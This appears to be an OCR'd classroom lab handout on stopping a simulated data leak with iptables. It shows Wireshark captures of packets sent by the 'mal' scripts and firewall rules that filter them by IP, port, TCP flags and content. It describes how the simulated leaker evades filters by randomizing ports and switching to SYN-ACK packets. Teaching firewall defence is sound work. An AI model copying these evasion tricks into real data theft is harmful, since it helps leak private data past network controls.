
Truth to be told, for demonstration purposes, we’ll ask you to run mal.py from Bob’s machine, but that should be the only operation you do from that VM.

While you’ll run through the lab, mal.py will “evolve” under certain conditions, much like a more realistic piece of malware would try to evade defensive measures. To simulate this, you will run different versions of the `mal.py` script.

Exercises

The lab follows an elevating scheme in which the students first hear the theory of firewalls, the majority of which was already visited during the lectures. Then we present the lab architecture and everyone tries the tools.

First thing to do is check that the forwarding works by pinging Alice from Bob or the other way around and boots up Wireshark on the firewall machine to get a hang of the process.



```
root@netsec-VirtualBox:/home/netsec# wireshark &
[1] 3384
root@netsec-VirtualBox:/home/netsec# Gtk-Message: GtkDialog map
ped without a transient parent. This is discouraged.
```

root@netsec-VirtualBox: /home/netsec
The Wireshark Network Analyzer [Wireshark 1.12.7 (Git Rev Unknow
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
WIRESHARK
The World's Most Popular Network
Version 1.12.7 (Git Rev Unknown from unkno
Capture
Interface List
Live list of the capture interfaces (counts incoming packets)
Start
Choose one or more interfaces to capture from, then Start
enp0s3
enp0s8
any
Open
Open a previously
Open Recent:
Sample Ca
A rich assortment

If the ICMP packets show up in the capture then everything is fine and we proceed to the actual tasks.


Each task requires the participants to put up some iptables rules. The complexity of these increases during the lab. It is also important to validate that the server is working with the rules used to block the information leak. In the following section we describe the actual tasks. The scripts each stage uses are described above in the tools section.

Each task can have a number of correct solutions so at the end of their description we just show one possibility. Many others might do the job just as well.

Stateless and its limitations


IP Blocking

The first very simple exercise to get started consists in lauching `mal1.py` in a terminal on Bob's server as seen below.



```
netsec@netsec-VirtualBox:~$ sudo su
root@netsec-VirtualBox:/home/netsec# cd Desktop/
root@netsec-VirtualBox:/home/netsec/Desktop# ll
total 24
drwxr-xr-x  2 netsec netsec 4096 mag 29 15:23 ./
drwxr-xr-x 19 netsec netsec 4096 mag 29 13:38 ../
-rw-rw-r--  1 netsec netsec  767 mag 28 20:20 mal1.py
-rw-rw-r--  1 netsec netsec  777 mag 19 22:48 mal2.py
-rw-rw-r--  1 netsec netsec  780 mag 19 22:48 mal3.py
-rw-rw-r--  1 netsec netsec  779 mag 19 22:48 mal4.py
root@netsec-VirtualBox:/home/netsec/Desktop# python mal1.py
WARNING: No route found for IPv6 destination :: (no default route?)
Begin emission:
.Finished to send 1 packets.


Did the packet go through? Check Wireshark!
Make sure Bob's Server is still running!
root@netsec-VirtualBox:/home/netsec/Desktop# 
```

We then observe, as suggested by the script, the packet it sends on to the Firewall using Wireshark.


Wireshark
En
19:00
Capturing from enp0s3 [Wireshark 1.12.7 (Git Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression...
Clear
Apply
Save

```
Filter: tcp

   Time         Source        Destination   Protocol Length Info
 3 0.039155000  192.168.0.2   10.0.0.70     TCP        130 1337→7331 [SYN] Seq=0 Win=8192 L
 4 3.037649000  192.168.0.1   192.168.0.2   ICMP       158 Destination unreachable (Host un
 9 145.4197010( 192.168.0.2   10.0.0.185    TCP        130 1337→7331 [SYN] Seq=0 Win=8192 L
10 148.4177750( 192.168.0.1   192.168.0.2   ICMP       158 Destination unreachable (Host un

▸ Frame 9: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface 0
▸ Ethernet II, Src: CadmusCo_07:5f:dc (08:00:27:07:5f:dc), Dst: CadmusCo_95:79:52 (08:00:27:95:79:52)
▸ Internet Protocol Version 4, Src: 192.168.0.2 (192.168.0.2), Dst: 10.0.0.185 (10.0.0.185)
▸ Transmission Control Protocol, Src Port: 1337 (1337), Dst Port: 7331 (7331), Seq: 0, Len: 76
▸ Data (76 bytes)

0000  08 00 27 95 79 52 08 00  27 07 5f dc 08 00 45 00   ..'.yR.. '._...E.
0010  00 74 00 01 00 00 40 06  af 20 c0 a8 00 02 0a 00   .t....@. . ......
0020  00 b9 05 39 1c a3 00 00  00 00 00 00 00 00 50 02   ...9.... ......P.
0030  20 00 53 43 00 00 54 68  65 20 73 65 63 72 65 74    .SC..Th e secret

enp0s3: <live capture in progre...   Packets: 12 · Displayed: 4 (33,3%)   Profile: Default
```

After looking at the packet header we see that the destination IP is in Alice’s subnet. The first instinctive idea is to block the IP the information goes to.

Example: `iptables -A FORWARD -d 10.0.0.x -j DROP`

If someone does that however the next time mal1.py runs it targets another IP in the subnet.


Blocking a large number of IPs stops the leakage but is not feasible for our scenario, as this subnet represents the whole world and blocking everything would make the server unreachable.

Example: `iptables -A FORWARD -d 10.0.0.0/255.255.255.0 -j DROP`

For convenience reasons in further exercises we use a static IP (Alice machine).

Port Blocking

Since we cannot block all IPs, after a bit more careful inspection we can see that the packets use a static source and destination port.



Source and Destination ports
enp0s3: <live capture in progre...
Packet...
Profile: Default

```
20 00 57 9a 00 00 54 68  65 20 73 65 63 72 65 74    .W...Th e secr
```

```
3 0.003422000 192.168.0.2 10.0.0.100 TCP 130 1337→7331 [SYN] Seq=0 Win=8192 Len=76
Frame 3: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface 0
Ethernet II, Src: CadmusCo_07:5f:dc (08:00:27:07:5f:dc), Dst: CadmusCo_95:79:52 (08:00:27:
Internet Protocol Version 4, Src: 192.168.0.2 (192.168.0.2), Dst: 10.0.0.100 (10.0.0.100)
Transmission Control Protocol, Src Port: 1337 (1337), Dst Port: 7331 (7331), Seq: 0, Len: 7
Data (76 bytes)

0000  08 00 27 95 79 52 08 00  27 07 5f dc 08 00 45 00   ..'.yR.. '._...E.
0010  00 74 00 01 00 00 40 06  af 75 c0 a8 00 02 0a 00   .t....@. .u......
0020  00 64 05 39 1c a3 00 00  00 00 00 00 00 00 50 02   .d.9.... ......P.
0030  20 00 57 9a 00 00 54 68  65 20 73 65 63 72 65 74    .W...Th e secret
```

Iptables can filter based on this as well, so creating a rule to block those specific ports might work out.

Eg: `iptables -A FORWARD -p tcp --sport 1337 --dport 7331 -j DROP`



```
   Time           Source          Destination    Protocol Length Info
3 0.002660000  192.168.0.2     10.0.0.138       TCP        130 1337→7331 [SYN] Seq=0 Win=8192 L
```


Notice the second “response” packet is never issued by the Firewall machine. This means that the info leak is stopped while having the server available. (checked using Firefox on Alice)

Job well done.
The problem at hand is actually solved.

This point is where the script kicks into higher gear and we move on to mal2.py.

Blocking based on flags

We now run `mal2.py` from Bob's Server and again check Wireshark.


Wireshark
19:08
Firewall
Capturing from enp0s3 [Wireshark 1.12.7 (Git Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: tcp
Expression... Clear Apply Save

```
  Time          Source         Destination    Protocol Length Info
3 0.002709000  192.168.0.2    10.0.0.2       TCP         130 17768→10280 [SYN] Seq=0 Win=8192
4 0.002961000  10.0.0.2       192.168.0.2    TCP          54 10280→17768 [RST, ACK] Seq=1 Ack
```

```
▸ Frame 3: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface 0
▸ Ethernet II, Src: CadmusCo_07:5f:dc (08:00:27:07:5f:dc), Dst: CadmusCo_95:79:52 (08:00:27:95:79:52)
▸ Internet Protocol Version 4, Src: 192.168.0.2 (192.168.0.2), Dst: 10.0.0.2 (10.0.0.2)
▸ Transmission Control Protocol, Src Port: 17768 (17768), Dst Port: 10280 (10280), Seq: 0, Len: 76
▸ Data (76 bytes)
```

```
0000  08 00 27 95 79 52 08 00  27 07 5f dc 08 00 45 00   ..'.yR.. '._...E.
0010  00 74 00 01 00 00 40 06  af d7 c0 a8 00 02 0a 00   .t....@. ........
0020  00 02 45 68 28 28 00 00  00 00 00 00 00 00 50 02   ..Eh((.. ......P.
0030  20 00 08 48 00 00 54 68  65 20 73 65 63 72 65 74    ..H..Th e secret
```

enp0s3: <live capture in progre... Packets: 4 · Displayed: 2 (50,0%) Profile: Default

This version randomizes the ports making it unfeasible to use port blocking successfully.

Someone might try to block all ports except 80 as an attempt to allow only HTTP traffic. One way to do this is by setting our policy to drop all traffic while allowing any packet referencing port 80.

Example: ***`iptables -P FORWARD DROP`***


```
iptables -A FORWARD -p tcp --sport 80 --dport 80 -j ACCEPT
```

This however would not work.
Since the client browser uses a randomized port number to connect to the server.

However these randomized ports are now blocked essentially rendering the server unreachable. This can be witnessed both from Wireshark or through the browser which would not load the page.

If we cannot block ports what can we do?

Digging a bit deeper we can inspect TCP flags in Wireshark.



```
Filter: tcp                                  Expression... Clear Apply Save
No.  Time         Source         Destination   Protocol Length Info
  3 0.002706000 192.168.0.2    10.0.0.2       TCP       130 11057→4446 [SYN] Seq=0 Win=8192
  4 0.003038000 10.0.0.2       192.168.0.2    TCP        54 44469→1105 [RST, ACK] Seq=1 Ack
```

The malicious packet has SYN set.
A server is very unlikely to initiate a connection, they need not send SYNs out.

So we can simply block all outgoing SYN flags statelessly.

Example solution: ***`iptables -A FORWARD -p tcp -s 192.168.0.2 --tcp-flags ALL SYN -j DROP`***

This prevents the leak while leaving the server available for access.


Capturing from enp0s3 [Wireshark 1.12.7 (Git Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: tcp
Expression... Clear Apply Save
```
Time          Source         Destination   Protocol Length Info
3 0.002709000 192.168.0.2    10.0.0.2      TCP       130 17768→10280 [SYN] Seq=0 Win=8192
4 0.002961000 10.0.0.2       192.168.0.2   TCP        54 10280→17768 [RST, ACK] Seq=1 Ack
7 275.2776390 192.168.0.2    10.0.0.2      TCP       130 52360→52345 [SYN] Seq=0 Win=8192

Frame 7: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface 0
Ethernet II, Src: CadmusCo_07:5f:dc (08:00:27:07:5f:dc), Dst: CadmusCo_95:79:52 (08:00:27:95:79:52)
Internet Protocol Version 4, Src: 192.168.0.2 (192.168.0.2), Dst: 10.0.0.2 (10.0.0.2)
Transmission Control Protocol, Src Port: 52360 (52360), Dst Port: 52345 (52345), Seq: 0, Len: 76
Data (76 bytes)

0000  08 00 27 95 79 52 08 00  27 07 5f dc 08 00 45 00   ..'.yR.. '._...E.
0010  00 74 00 01 00 00 40 06  af d7 c0 a8 00 02 0a 00   .t....@. ........
0020  00 02 cc 88 cc 79 00 00  00 00 00 00 00 00 50 02   .....y.. ......P.
0030  20 00 da cf 00 00 54 68  65 20 73 65 63 72 65 74    .....Th e secret

enp0s3: <live capture in progre...   Packets: 7 · Displayed: 3 (42,9%)   Profile: Default
```


Note: A common mistake would be to block all SYN flags, regardless of source.
This makes the firewall drop all SYN packets including inbound ones; which is not an acceptable solution as it blocks the service completely.

Experiencing this issue is also useful to better understand the mechanism of the TCP handshake and the working syntax of iptables. While there are plenty of different correct solutions to do this a suggestion is to specify the source ip.

Extensions of iptables

Pattern matching


Moving forward, we use `mal3.py` that is a little bit more clever than its predecessors.



```
    Time         Source          Destination     Protocol Length Info
3 0.004262000 192.168.0.2     10.0.0.2        TCP         130 31217→5996[SYN, ACK] Seq=0 Ac
4 0.004670000 10.0.0.2        192.168.0.2     TCP          54 59962→31217 [RST] Seq=1 Win=0 L
```

Instead of a simple SYN which is used by the connection initiator in the TCP handshake, it now uses a SYN-ACK.
This is the type of packet the server sends out every time it is contacted by a client so blocking this flag configuration completely kills the service once again.

Iptables supports a module called *string* that enables the user to specify a string or a pattern the firewall should look for. This goes into the packet content rather than looking at the header only.




```
Capturing from enp0s3   [Wireshark 1.12.7 (Git Rev Unknown from unknown)]
Filter: tcp

No.  Time         Source          Destination     Protocol Length Info
   3 0.002706000 192.168.0.2     10.0.0.2        TCP         130 11057→44469 [SYN] Seq=0 Win=8192
   4 0.003038000 10.0.0.2        192.168.0.2     TCP          54 44469→11057 [RST, ACK] Seq=1 Ack

3 0.002706000 192.168.0.2 10.0.0.2 TCP 130 11057→44469 [SYN] Seq=0 Win=8192 Len=76
▸ Internet Protocol Version 4, Src: 192.168.0.2 (192.168.0.2), Dst: 10.0.0.2 (10.0.0.2)
